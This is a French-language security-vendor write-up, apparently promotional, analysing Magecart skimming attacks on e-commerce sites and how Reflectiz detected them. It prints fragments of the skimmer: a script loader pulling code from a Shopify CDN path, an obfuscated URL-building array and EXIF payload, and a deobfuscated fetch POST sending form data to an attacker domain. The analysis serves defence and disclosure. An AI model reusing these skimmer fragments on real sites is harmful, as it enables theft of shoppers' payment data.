
reflectiz

Les nouvelles attaques Magecart sophistiquées mettent les sites Web de E-commerce en danger imminent

La plateforme Reflectiz a détecté des attaques Magecart sur des dizaines de sites Web de E-commerce mondiaux, a immédiatement émis des alertes critiques et a résolu le problème rapidement. Voici comment ces attaques ont été découvertes et gérées.

Les attaques Magecart

En avril 2023, Reflectiz a détecté plusieurs attaques Magecart sur de grands sites de commerce électronique de portée mondiale. Reflectiz a immédiatement émis des alertes critiques pour supprimer les scripts malveillants et bloquer l'accès aux domaines malveillants. En réponse aux alertes critiques, les équipes de sécurité des sites Web de commerce électronique ont rapidement supprimé les scripts malveillants et leurs sites Web sont désormais exempts de Magecart.



Les attaques Magecart impliquent généralement l'**injection de code malveillant** dans des sites Web vulnérables pour voler des cartes de crédit et d'autres données sensibles. Une fois le code Magecart injecté, il peut capturer les données de carte bancaire saisies sur le site et les envoyer aux serveurs de l'attaquant, lui permettant ainsi d'effectuer des transactions frauduleuses ou de vendre les données sur le dark web.

Une fois les attaques détectées, le système a émis des alertes critiques, indiquant que les domaines et scripts mentionnés ont été détectés comme malveillants par notre système de renseignement.

Le scénario du parcours utilisateur

La plupart des attaques détectées par Reflectiz avaient une exécution de haut niveau en 3 étapes :

Etape 1
Injection de JavaScript malveillant sur le serveur web, afin d'accéder au code de la page de paiement.

Etape 2
Le code JavaScript effectue diverses vérifications sur le site Web, par exemple en s'assurant que le code malveillant s'exécute sur une page de paiement.

Etape 3
Une fois que le code identifie les détails de l'utilisateur sur le formulaire de la page de paiement, il transfère les données vers un domaine malveillant distant.

Dans ces cas, le code malveillant injecté avait généré de nouveaux éléments de saisie sur la page de paiement qui dissimulaient effectivement les véritables champs de saisie. Les véritables champs de saisie sur la page de paiement étaient contenus dans des iFrames. Les attaquants ont réussi à contourner ces iFrames et à superposer leurs propres fausses entrées, conduisant au scénario suivant :

L'utilisateur remplit le faux formulaire avec les champs de saisie contrefaits.

L'utilisateur rencontre un message d'erreur sur la page de paiement alors que les informations de la carte de crédit sont transmises à un domaine malveillant distant.

L'utilisateur remplit ensuite à nouveau le formulaire, cette fois en utilisant les champs de saisie légitimes, et finalise avec succès son achat.

Comment Reflectiz a détecté les attaques


Reflectiz est une solution de surveillance continue des menaces Web qui fonctionne à distance sans aucun code intégré sur votre site Web. Il utilise un navigateur propriétaire pour surveiller en permanence chaque composant de première, troisième et quatrième partie de votre écosystème en ligne.

Notre système effectue automatiquement une analyse comportementale basée sur l'approche **WWW (Who? What? Where?)**

QUELS sont les composants de votre site Web ?

QUE font-ils sur votre site Web ?

OÙ envoient-ils les données qu'ils collectent ?



En analysant l'activité du navigateur de l'extérieur, Reflectiz a pu identifier l'activité malveillante qui contournait les iFrames isolés où se trouvaient les véritables champs de saisie, pour créer leurs propres faux champs de saisie, principalement en utilisant deux IOC (Indicateurs de Compromission) principaux :

Le système a détecté des domaines nouvellement ajoutés avec une faible popularité Reflectiz sur les sites Web. Après vérification avec les bases de données de la plateforme, il a été confirmé que ces domaines étaient soit malveillants, soit, à tout le moins, indésirables.

De plus, le système a détecté que les scripts associés aux domaines compromis accédaient à des données sensibles (telles que les données de carte de crédit) générées dynamiquement sur la page.

Une fois ces scripts connectés aux nouveaux domaines, les alertes ont été déclenchées et ont aidé notre système à signaler facilement le problème.

Techniques sophistiquées Magecart révélées

Une fois tous les problèmes résolus, Reflectiz a fait une investigation pour exposer l'anatomie des attaques. De toute évidence, les attaquants ont utilisé de nombreuses techniques sophistiquées pour dissimuler l'activité malveillante. Voici une analyse détaillée des plus importantes :

Exploitation de CDN de marques connues

Les attaquants ont exploité des noms de domaine tels que Shopify et CloudFlare pour gagner la confiance de victimes sans méfiance, mais ils n'ont pas trompé le système Reflectiz qui a identifié rapidement les domaines malveillants pour résoudre les attaques.

Ces domaines sont très courants et existent sur presque tous les sites de commerce électronique. Les attaquants ont intelligemment exploité la réputation et l'utilisation généralisée de ces sous-domaines CDN pour tromper les systèmes de sécurité de sites Web standard et faire croire aux utilisateurs sans méfiance qu'il s'agit d'un domaine légitime plutôt que malveillant.

Un exemple montre que les attaquants créaient une fausse boutique sur la plateforme Shopify, en téléchargeant un code malveillant sur cette boutique hébergée sur le CDN Shopify [cdn.Shopify.com].
Bien que cela ne soit pas officiellement autorisé, divers types de fichiers, notamment les fichiers JavaScript et HTML, peuvent être téléchargés sur cdn.shopify.com.

Les sous-domaines utilisés sont :

- cdn.CloudFlare.com
- cdn.Shopify.com

Voici le code malveillant initial demandant de récupérer un code spécifique depuis le CDN ouvert de Shopify :

```
chkng();
var script = document.createElement('script');
script.src = 'https://cdn.shopify.com/s/files/1/0649/0046/4908/t/1/assets/init js?v=149496944046504657';
document.getElementsByTagName('head')[0].appendChild(script);
```

Décrypter l'ABC

Dans le code extrait du CDN Shopify, Reflectiz a identifié les éléments suivants :

```
var indicesArray =
[25,25,13,26,15,12,4,27,21,10,28,29,25,12,4,30,6,22,23,18,21,6,22,23];
        var predefinedString =
"//static.xx.fbcdn.net.com/45yzvrpgh"; //
        var imageSourceURL = "//b4";
```

L'URL apparemment correcte //static.xx.fbcdn.net.com/45yzvrpgh est en fait cryptée. Elle contient des lettres ABC et le script génère une nouvelle URL basée sur les nombres du tableau ci-dessus. La nouvelle imageSourceURL est « //b4dfa5.xyz/favicon.ico », qui est une favicon, une petite image graphique qui représente un site Web ou une page Web. Elle est généralement affichée dans la barre d'adresse du navigateur, à côté du titre de la page.

L'idée ici était de contourner les outils d'analyse statique qui tentent de découvrir les chaînes d'URL sur le code.

La favicon infectée

À première vue, le favicon semble légitime, juste une simple icône. Cependant, pour l'équipe d'enquête de Reflectiz, cela semble suspect. Si vous essayez de saisir cette URL dans un navigateur, vous recevrez un message d'erreur indiquant « Page introuvable ». L'astuce est que le serveur n'enverra le favicon infecté que lorsqu'un en-tête de référence est défini pour la demande du favicon. L'en-tête de requête HTTP Referer contient l'adresse absolue ou partielle à partir de laquelle une ressource a été demandée.
Après avoir chargé le favicon en utilisant le bon référent, le vrai code est téléchargé. Suite à l'extraction du code, les attaquants ont obscurci les métadonnées EXIF de l'image pour ressembler à ceci :

```
l1ll.join(\'\');}(\'1bfed1u2128273339182430o1311o253z2q1b3x2c1b3q01112k3o01322m3v3s37262v203n11323
a231q273521142z2x25211a3s29111138231s27352z1422381y1z101611153v292q1921241s3u2v212n1z3w262e
133v2b2q192z2411121o233c1i3e2b36162x3u121z1m280y121z39233x212936182x3u101z1o3e182t39233x2b2
13v3b233x29213x11112s2711322u271s2u291r2o1g27322q2c1x23141b3v1z1132243314212q1b3v1z1k1v352z1
b223p2e1z3u2o211q1e25211q1o231z1s273t173z26162e1c3c2b381c3w29341x3w2s3o3u3922293p373229171-
4211611101m253e1q1z1z3w262e1b353a3x111x21141i1h1r161f1k1g1j1d1j3e181c1r3e1c1g1b3d143g1m3e1i1e
1w1g121d172e1t2c1y2e1u2e1z2c1t2f1u2c1
```

Après désobscurcissement, les éléments suivants ont été découverts :

```
url = '//wensbol.site/ajax_20080496998674.raw';
```

Il s'agit de l'URL finale du serveur auquel les données ont été envoyées.

```
fetch(url, {
                mode: "no-cors",
                method: "POST",
                body: formData
```

Il s'agit de la requête POST qui envoie des informations personnelles au serveur malveillant. Bien que cette technique d'obscurcissement puisse tromper les utilisateurs et les contrôles de sécurité standard des sites Web, Reflectiz utilise un navigateur propriétaire pour la surveillance externe des sites Web. En conséquence, notre système automatique a rapidement détecté le domaine malveillant final sans avoir recours à un processus de désobscurcissement approfondi.

En résumé, Reflectiz a réussi à surmonter tous les obstacles utilisés par les attaquants pour dissimuler leur activité malveillante. Notre solution dynamique et continue contre les menaces Web s'est avérée très efficace pour détecter automatiquement ces types d'attaques. Contrairement aux solutions statiques ou intégrées, qui ont pu ignorer ces attaques en raison de leur haut niveau de dissimulation et de sophistication.

Points clés à retenir

Sophistications dans les attaques Magecart

Les auteurs de menaces évoluent constamment, rendant leurs attaques plus sophistiquées. Ils ont utilisé diverses techniques pour dissimuler leurs activités malveillantes, notamment :

Exploiter des CDN de confiance comme Shopify et CloudFlare pour tromper les victimes sans méfiance.

Cacher le code malveillant dans une image favicon, largement utilisée dans de nombreuses campagnes Magecart

Utiliser des techniques d'obscurcissement pour dissimuler l'URL malveillante et les demandes de communication dans les données EXIF du favicon.

La solution de surveillance continue de Reflectiz a réussi à surmonter ces sophistications intelligentes, permettant la détection automatique des attaques Magecart en quelques heures.

L'approche de détection de Reflectiz

La solution Reflectiz effectue de manière proactive le chargement dynamique de la page donnée et analyse l'activité du navigateur d'un point de vue externe à l'aide de son navigateur propriétaire. Il recoupe automatiquement chaque élément de votre site Web et déclenche un signalement si le composant est rare. Cela permet à Reflectiz d'identifier rapidement les activités malveillantes, évitant ainsi toute nouvelle sophistication.

Ce cas particulier souligne l'importance du suivi dynamique. Contrairement aux solutions statiques qui examinent principalement le code au repos, la surveillance continue évalue le code en mouvement et les conditions réelles, à l'aide de son propre navigateur propriétaire.

En adoptant des solutions continues contre les menaces Web, les organisations peuvent renforcer leurs sites Web contre les attaques sophistiquées telles que Magecart. Cette approche permet d'identifier les vulnérabilités d'injection de code qui pourraient autrement passer inaperçues, entraînant potentiellement un vol d'informations de paiement et des violations de données à grande échelle.

La réponse rapide de Reflectiz à la récente attaque Magecart contre des sites Web de commerce électronique mondiaux démontre son engagement en faveur d'une sécurité Web proactive. En émettant immédiatement des alertes critiques et en supprimant les scripts malveillants, Reflectiz neutralise efficacement les menaces, protégeant ainsi les sites Web contre d'autres dommages. Les attaques Magecart constituent une préoccupation croissante dans le paysage numérique, et les capacités de surveillance continue et d'analyse comportementale de Reflectiz s'avèrent déterminantes pour détecter et atténuer ces attaques.

Améliorez la posture de sécurité de votre site web avec la solution de monitoring continu de Reflectiz.

Démarrez maintenant

Distribué en France par AMC SOFT
1, Pl Paul Verlaine 92100 Boulogne-Billancourt
https://amcsoft.fr
Email : contact@amcsoft.fr
Tel : +33680741316